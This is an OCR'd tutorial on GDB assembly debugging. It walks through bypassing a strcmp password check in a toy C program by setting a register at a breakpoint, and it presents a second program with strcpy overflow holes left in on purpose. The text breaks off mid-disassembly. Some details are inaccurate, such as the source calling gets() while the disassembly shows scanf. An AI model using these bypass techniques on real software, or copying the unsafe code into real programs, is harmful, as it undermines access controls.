WHY DEBUGGING IN ASSEMBLY MODE?


There are many times you cannot perform source debugging. In these situations, you have to debug in assembly mode. Moreover, assembly mode has many useful features that are not present in source debugging. The debugger automatically displays the contents of memory locations and registers as they are accessed and displays the address of the program counter. This display makes assembly debugging a valuable tool that you can use together with source debugging.

HOW TO DO THAT?

1. Launch the program in GDB debugger.
2. Set a breakpoint in the code at the location which you want to alter execution.
3. Execute the program and drive the program so that your breakpoint is hit.
4. Request the debugger to display the disassembly of the code.
5. Get comfortable with the source-assembly mapping.(X86 assembly language)
6. Identify the address of the assembly line you would like to alter.
7. Modify the memory location/registers with new opcodes to alter the logic.
8. Continue execution and now the program will respond to the new logic in the program
9. To undo the effect of change, restart the program

X86 ASSEMBLY FUNDAMENTALS

Assembly language (or assembler), is any low-level programming language in which there is a very strong correspondence between the program's statements and the architecture's machine code instructions.




https://www.secjuice.com/guide-to-x86-assembly/

The x86 Architecture:

The x86 architecture has:

- 8 General-Purpose Registers (GPR)
- 6 Segment Registers
- 1 Flags Register
- 1 Instruction Pointer

https://notes.shichao.io/asm/#x86-architecture



What Are Registers?

Registers in assembly programming can be considered to be global variables we use in higher level programming languages for general operations.

Some Different Types of Registers:

- General purpose - Eax, Ebx, Esp, Ebp
- Control – EIP


General Purpose Registers:

These are some of the general purpose registers in x86 architecture, each of the above register has capacity of storing 32 bit of data. Think of an EAX register with 32 bit, Lower part of EAX is called AX which contains 16 bit of data, AX is also further divided in two parts AH and AL, each with 8 bits in size, the same goes with EBX, ECX and EDX

EAX – Accumulator Register – used for storing operands and result data

EBX- Base register – Points to data

ECX – Counter Register – Loop operations



Unlike registers we saw before, the above registers (ESP, EBP) can not be divided in small sizes of 8 bits, however they are divided in upper and lower 16 bits of register.Registers in a cpu are limited, you can't use them to store larger chunks of data and that's where memory comes to play. Data can be stored in memory in a stack data structure, the ESP register serves as an *indirect memory operand* pointing to the top of the stack at any time. EBP points to the base of a stack.

What doesn't fit in registers lives in memory

Memory is accessed either with loads and stores at addresses as if it were a big array, or through PUSH and POP operations on a stack.

Control Registers : EIP

Assembly is executed instruction wise and instructions are written in an orderly fashion.

```
_start:
```

1. mov $5, ecx
2. mov $5, edx
3. cmp ecx, edx

In above given assembly program, Execution is started with the symbol _start: EIP points to the next instruction to execute. Before the 1st instruction of "mov $5, ecx" is executed, EIP points to the address of the first instruction. After it is executed, EIP is then incremented by 1, so it will now point to the second instruction. Program execution would flow this way, as an attacker if we want to take control of the program, we should manipulate the value of EIP.

https://www.secjuice.com/guide-to-x86-assembly/

SOME BASIC INSTRUCTIONS:

Instruction	Effect	Examples
Copying Data		
mov *dest,src*	Copy src to dest	mov eax,10 mov eax,[2000]
Arithmetic		
add *dest,src*	dest = dest + src	add esi,10
sub *dest,src*	dest = dest – src	sub eax, ebx
mul *reg*	edx:eax = eax * reg	mul esi
div *reg*	edx = edx:eax **mod** reg eax = edx:eax ÷ reg	div edi
inc *dest*	Increment destination	inc eax
dec *dest*	Decrement destination	dec word [0x1000]
Function Calls		
call *label*	Push eip, transfer control	call format_disk
ret	Pop eip and return	ret
push *item*	Push item (constant or register) to stack. I.e.: esp=esp-4; memory[esp] = item	push dword 32 push eax
pop *[reg]*	Pop item from stack and store to register I.e.: reg=memory[esp]; esp=esp+4	pop eax
Bitwise Operations		
and *dest, src*	dest = src & dest	and ebx, eax
or *dest,src*	dest = src | dest	or eax,[0x2000]
xor *dest, src*	dest = src ^ dest	xor ebx, 0xffffffff
shl *dest,count*	dest = dest << count	shl eax, 2
shr *dest,count*	dest = dest >> count	shr dword [eax],4

Conditionals and Jumps		
cmp *b,a*	Compare b to a; must immediately precede any of the conditional jump instructions	cmp eax,0
je *label*	Jump to label if b == a	je endloop
jne *label*	Jump to label if b != a	jne loopstart
jg *label*	Jump to label if b > a	jg exit
jge *label*	Jump to label if b ≥ a	jge format_disk
jl *label*	Jump to label if b < a	jl error
jle *label*	Jump to label if b ≤ a	jle finish
test *reg,imm*	Bitwise compare of register and constant; should immediately precede the jz or jnz instructions	test eax,0xffff
jz *label*	Jump to label if bits were **not** set (“zero”)	jz looparound
jnz *label*	Jump to label if bits **were** set (“not zero”)	jnz error
jmp *label*	Unconditional relative jump	jmp exit
jmp *reg*	Unconditional absolute jump; arg is a register	jmp eax
Miscellaneous		
nop	No-op (opcode 0x90)	nop
hlt	Halt the CPU	hlt

https://www.bencode.net/blob/nasmcheatsheet.pdf

TEST

TEST instruction performs a bitwise AND on two operands. The flags SF, ZF, PF are modified while the result of the AND is discarded.

```
; Conditional Jump
test cl, cl   ; set ZF to 1 if cl == 0
je 0x804f430  ; jump if ZF == 1

; Conditional Jump with NOT
test cl, cl   ; set ZF to 1 if cl == 0
jne 0x804f430  ; jump if ZF != 1
```

What is Gdb?

A debugger is a program that runs other programs, allowing the user to exercise control over these programs, and to examine variables when problems arise.

GDB allows you to run the program up to a certain point, then stop and print out the values of certain variables at that point, or step through the program one line at a time and print out the values of each variable after executing each line.

GDB – Commands

GDB offers a big list of commands, however the following commands are the ones used most frequently:

- **b N** – Puts a breakpoint at line N
- **b *[Address]** – puts a breakpoint at the specified instruction address.
- **d N** – Deletes breakpoint number N
- **info break** – list breakpoints
- **r** – Runs the program until a breakpoint or error
- **c** – Continues running the program until the next breakpoint or error
- **stepi or si** – Execute one machine instruction (follows a call).
- **backtrace** – Prints a stack trace
- **q** – Quits gdb
- **set disassembly-flavor intel** – sets the syntax of assembly code to intel (easier to understand)
- **disassemble [Function)** – prints out the assembly code for the specified function.

Disassemble a code using gdb:

Compile your C program with -g option. This allows the compiler to collect the debugging information.

```
$ cc -g factorial.c
```

Launch the C debugger (gdb) as shown below.

```
 $ gdb a.out
```

Before starting, we need to change the disassembly style to Intel (for a better readability);

```
set disassembly-flavor intel
```

disassemble code using :

disassemble

Set up a break point inside C program

```
(gdb) Break *address

(gdb) Break line_number

(gdb) Break function
```

Execute the C program in gdb debugger

```
 (gdb) run parameters
```

Examining registers

To inspect the current values of registers:
(gdb) info registers
This prints out the current values of all registers.

Note: if you are debugging a 64-bit program, replace the EXX regirsters with RXX (e.g. use $rax instead of $eax). Using 'p $eax' to print just the lower 32 bits of the register doesn't work (at least with some versions of gdb). You have to print a full 64-bit register.

Change memory in registers

```
(gdb)set  $register_name=value
```

Problem:

```
#include<stdio.h>
void main()
{
    char username[20];
    char pwd[10];
    printf("please enter username");
    gets(username);
    if(strcmp(username,"test1234")==0)
    {
        printf("\n correct username \n Enter password");
        gets(pwd);
        if(strcmp(pwd,"pass")==0)
        {
            printf("\n Access granted!");
        }
        else
        {
            printf("wrong password");
            goto exit;
        }
    }
    else
    {
        printf("wrong username");
        goto exit;
    }
    exit:
    printf("program exited.");
}
```


We know the correct username but not the password. Task is to reach “access granted” without knowing the password.

Assembly Code:

```
0x0000000000400646 <+0>: push   rbp
0x0000000000400647 <+1>:  mov    rbp,rsp
0x000000000040064a <+4>: sub    rsp,0x30
0x000000000040064e <+8>: mov    rax,QWORD PTR fs:0x28
0x0000000000400657 <+17>:        mov    QWORD PTR [rbp-0x8],rax
0x000000000040065b <+21>:        xor    eax,eax
0x000000000040065d <+23>:        mov    edi,0x4007b8
0x0000000000400662 <+28>:        mov    eax,0x0
0x0000000000400667 <+33>:        call   0x400500 <printf@plt>
0x000000000040066c <+38>:        lea    rax,[rbp-0x20]
```

```
0x0000000000400670 <+42>:    mov    rsi,rax
0x0000000000400673 <+45>:    mov    edi,0x4007ce
0x0000000000400678 <+50>:    mov    eax,0x0
0x000000000040067d <+55>:    call   0x400530 <__isoc99_scanf@plt>
0x0000000000400682 <+60>:    lea    rax,[rbp-0x20]
0x0000000000400686 <+64>:    mov    esi,0x4007d1
0x000000000040068b <+69>:    mov    rdi,rax
0x000000000040068e <+72>:    call   0x400520 <strcmp@plt>
0x0000000000400693 <+77>:    test   eax,eax
0x0000000000400695 <+79>:    jne    0x4006f3 <main+173>
0x0000000000400697 <+81>:    mov    edi,0x4007e0
0x000000000040069c <+86>:    mov    eax,0x0
0x00000000004006a1 <+91>:    call   0x400500 <printf@plt>
0x00000000004006a6 <+96>:    lea    rax,[rbp-0x30]
0x00000000004006aa <+100>:   mov    rsi,rax
0x00000000004006ad <+103>:   mov    edi,0x4007ce
0x00000000004006b2 <+108>:   mov    eax,0x0
0x00000000004006b7 <+113>:   call   0x400530 <__isoc99_scanf@plt>
0x00000000004006bc <+118>:   lea    rax,[rbp-0x30]
0x00000000004006c0 <+122>:   mov    esi,0x400804
0x00000000004006c5 <+127>:   mov    rdi,rax
0x00000000004006c8 <+130>:   call   0x400520 <strcmp@plt>
0x00000000004006cd <+135>:   test   eax,eax
0x00000000004006cf <+137>:   jne    0x4006e2 <main+156>
0x00000000004006d1 <+139>:   mov    edi,0x400809
0x00000000004006d6 <+144>:   mov    eax,0x0
0x00000000004006db <+149>:   call   0x400500 <printf@plt>
0x00000000004006e0 <+154>:   jmp    0x400703 <main+189>
0x00000000004006e2 <+156>:   mov    edi,0x40081b
0x00000000004006e7 <+161>:   mov    eax,0x0
0x00000000004006ec <+166>:   call   0x400500 <printf@plt>
0x00000000004006f1 <+171>:jmp    0x400703 <main+189>
0x00000000004006f3 <+173>:   mov    edi,0x40082a
0x00000000004006f8 <+178>:   mov    eax,0x0
0x00000000004006fd <+183>:   call   0x400500 <printf@plt>
0x0000000000400702 <+188>:   nop
0x0000000000400703 <+189>:   mov    edi,0x400839
0x0000000000400708 <+194>:   mov    eax,0x0
0x000000000040070d <+199>:   call   0x400500 <printf@plt>
0x0000000000400712 <+204>:   nop
0x0000000000400713 <+205>:   mov    rax,QWORD PTR [rbp-0x8]
0x0000000000400717 <+209>:   xor    rax,QWORD PTR fs:0x28
0x0000000000400720 <+218>:   je     0x400727 <main+225>
0x0000000000400722 <+220>:   call   0x4004f0 <__stack_chk_fail@plt>
0x0000000000400727 <+225>:   leave
0x0000000000400728 <+226>:   ret
```

Map:



Vulnerability:

A vulnerability, in information technology (IT), is a flaw in code or design that creates a potential point of security compromise for an endpoint or network.

```
if(strcmp(pwd,"pass")==0)
{
   printf("\n Access granted!");
}
```

We can see that the password is checked by strcmp function. if the strings match strcmp returns 0 and hence "access granted" is printed. This is vunerability of h.c.

Assembly code:

```
0x00000000004006c8 <+130>:    call   0x400520 <strcmp@plt>
0x00000000004006cd <+135>:    test   eax,eax
0x00000000004006cf <+137>: jne    0x4006e2 <main+156>
0x00000000004006d1 <+139>:    mov    edi,0x400809
0x00000000004006d6 <+144>:    mov    eax,0x0
0x00000000004006db <+149>:    call   0x400500 <printf@plt>
```

At assembly level, Strcmp function returns either -1,0 or 1 in EAX register with 0 indicating both strings match.TEST EAX,EAX tests whether EAX is zero or not and sets or unsets the ZF bit.

Eax contains the return value of strcmp. Anding a value with itself gives the same value, so test eax, eax sets the flags based on whatever eax contains. ZF is set when the result of an operation is zero.jne makes a jump when not equal i.e when zf flag=0.

Depending on the value of zf bit, jne either makes the jumps to "wrong password" or to "access granted". Thus we can manipulate the value of eax register using gdb and assembly code. Setting eax register value to zero manually would indicate that the strings have matched and we would gain access.

DEBUGGING:

```
(gdb) b *0x00000000004006cd
Breakpoint 1 at 0x4006cd: file h.c, line 13.
```

Breakpoint is set at the line where the password is being checked i.e if(strcmp(pwd,"pass")==0)
Instruction address: 0x00000000004006cd
Line number: 13

```
(gdb) run
```

Runs the program till the first(and only) breakpoint set.

```
please enter usernametest1234

 correct username
 Enter password2143

Breakpoint 1, 0x00000000004006cd in main () at h.c:13
13              if(strcmp(pwd,"pass")==0)
```

According to the problem, we know the correct username and need to gain access without knowing the password. Hence correct username and wrong password were entered. We encounter the first breakpoint.

```
(gdb) info registers
rax            0xffffffc2    4294967234
rbx            0x0 0
rcx            0xa 10
rdx            0x70          112
rsi            0x400804      4196356
rdi            0x7fffffffdd70          140737488346480
rbp            0x7fffffffdda0          0x7fffffffdda0
rsp            0x7fffffffdd70          0x7fffffffdd70
r8             0x0  0
r9             0x7ffff7fdd700          140737353996032
r10            0x4007ce      4196302
r11            0x246         582
r12            0x400550      4195664
r13            0x7fffffffde80          140737488346752
r14            0x0 0
r15            0x0 0
rip            0x4006cd      0x4006cd <main+135>
eflags         0x283         [ CF SF IF ]
cs             0x33          51
ss             0x2b          43
ds             0x0  0
es             0x0  0
fs             0x0  0
gs             0x0  0
```

We listed the information held in the registers. We see that rax register has a nonzero value indicating unmatched strings.

```
(gdb) set $rax=0
```

This is where we manipulate the control flow. As explained earlier the rax is supposed to have 0 if the password was correct. So setting it to zero manually indicates correct password and hence test eax eax sets the zf bit as 1 and jne doesn't jump to "wrong password" and lets us proceed to next instruction.

```
(gdb) info registers
rax            0x0 0
rbx            0x0 0
rcx            0xa 10
rdx            0x70          112
rsi            0x400804      4196356
rdi            0x7fffffffdd70          140737488346480
rbp            0x7fffffffdda0          0x7fffffffdda0
rsp            0x7fffffffdd70          0x7fffffffdd70
r8             0x0  0
r9             0x7ffff7fdd700          140737353996032
```

```
r10            0x4007ce   4196302
r11            0x246      582
r12            0x400550   4195664
r13            0x7fffffffde80      140737488346752
r14            0x0 0
r15            0x0 0
rip            0x4006cd   0x4006cd <main+135>
eflags         0x283      [ CF SF IF ]
cs             0x33       51
ss             0x2b       43
ds             0x0  0
es             0x0  0
fs             0x0  0
gs             0x0  0
```

we can see rax is now zero.

```
(gdb) ni
0x00000000004006cf 13               if(strcmp(pwd,"pass")==0)
(gdb)
15                  printf("\n Access granted!");
(gdb)
0x00000000004006d6          15                  printf("\n Access granted!");
(gdb)
0x00000000004006db          15                  printf("\n Access granted!");
(gdb)

0x00000000004006e015                    printf("\n Access granted!");
(gdb)
29          printf("program exited.");
(gdb)
0x0000000000400708          29          printf("program exited.");
(gdb)
0x000000000040070d          29          printf("program exited.");
(gdb)
30      }
(gdb)
```

Thus we successfully gained access without knowing the password.

VULNERABLE PROGRAM 2:

```
#include<stdio.h>

#include<string.h>
```

```
int main(int argc, char**argv)
{
int authentication=0;
char cUsername[10], cPassword[10];
strcpy(cUsername, argv[1]);
strcpy(cPassword, argv[2]);
if(strcmp(cUsername,"admin")==0 && strcmp(cPassword,"adminpass")==0)
{
authentication=1;
}
if(authentication)
{
printf("access granted");
}
else
{
printf("wrong username and password");
}
return 0;
}
```

Vulnerability:

Access parameters are correct if authentication=1. If the value of authentication is directly manipulated, the security is compromised without figuring out what the username and password is.


ASSEMBLY CODE: **Highlighted instructions are the important ones which help us build a map and understand the flow of program.**

```
0x0000000000400626 <+0>:   push rbp
0x0000000000400627 <+1>:   mov rbp,rsp
```

```
0x000000000040062a <+4>:   sub rsp,0x50
0x000000000040062e <+8>:   mov DWORD PTR [rbp-0x44],edi
0x0000000000400631 <+11>:  mov QWORD PTR [rbp-0x50],rsi
0x0000000000400635 <+15>:  mov rax,QWORD PTR fs:0x28
0x000000000040063e <+24>:  mov QWORD PTR [rbp-0x8],rax
0x0000000000400642 <+28>:  xor eax,eax
0x0000000000400644 <+30>:  mov DWORD PTR [rbp-0x34],0x0
0x000000000040064b <+37>:  mov rax,QWORD PTR [rbp-0x50]
0x000000000040064f <+41>:  add rax,0x8
0x0000000000400653 <+45>:  mov rdx,QWORD PTR [rax]
0x0000000000400656 <+48>:  lea rax,[rbp-0x30]
0x000000000040065a <+52>:  mov rsi,rdx
0x000000000040065d <+55>:  mov rdi,rax
0x0000000000400660 <+58>:  call 0x4004d0 <strcpy@plt>
0x0000000000400665 <+63>:  mov rax,QWORD PTR [rbp-0x50]
0x0000000000400669 <+67>:  add rax,0x10
0x000000000040066d <+71>:  mov rdx,QWORD PTR [rax]
0x0000000000400670 <+74>:  lea rax,[rbp-0x20]
0x0000000000400674 <+78>:  mov rsi,rdx
0x0000000000400677 <+81>:  mov rdi,rax
0x000000000040067a <+84>:  call 0x4004d0 <strcpy@plt>
0x000000000040067f <+89>:  lea rax,[rbp-0x30]
0x0000000000400683 <+93>:  mov esi,0x400784
0x0000000000400688 <+98>:  mov rdi,rax
0x000000000040068b <+101>: call 0x400510 <strcmp@plt>
0x0000000000400690 <+106>: test eax,eax
0x0000000000400692 <+108>: jne 0x4006b0 <main+138>
0x0000000000400694 <+110>: lea rax,[rbp-0x20]
0x0000000000400698 <+114>: mov esi,0x40078a
0x000000000040069d <+119>: mov rdi,rax
0x00000000004006a0 <+122>: call 0x400510 <strcmp@plt>
0x00000000004006a5 <+127>: test eax,eax
```

```
0x00000000004006a7 <+129>: jne 0x4006b0 <main+138>

0x00000000004006a9 <+131>: mov DWORD PTR [rbp-0x34],0x1

JMP if not eql-> 0x00000000004006b0 <+138>:    cmp DWORD PTR [rbp-0x34],0x0

0x00000000004006b4 <+142>: je 0x4006c7 <main+161>

0x00000000004006b6 <+144>: mov edi,0x400794

0x00000000004006bb <+149>: mov eax,0x0

0x00000000004006c0 <+154>: call 0x4004f0 <printf@plt>

---Type <return> to continue, or q <return> to quit---c

0x00000000004006c5 <+159>: jmp 0x4006d6 <main+176>

JMP if eql--> 0x00000000004006c7 <+161>:       mov edi,0x4007a3

0x00000000004006cc <+166>: mov eax,0x0

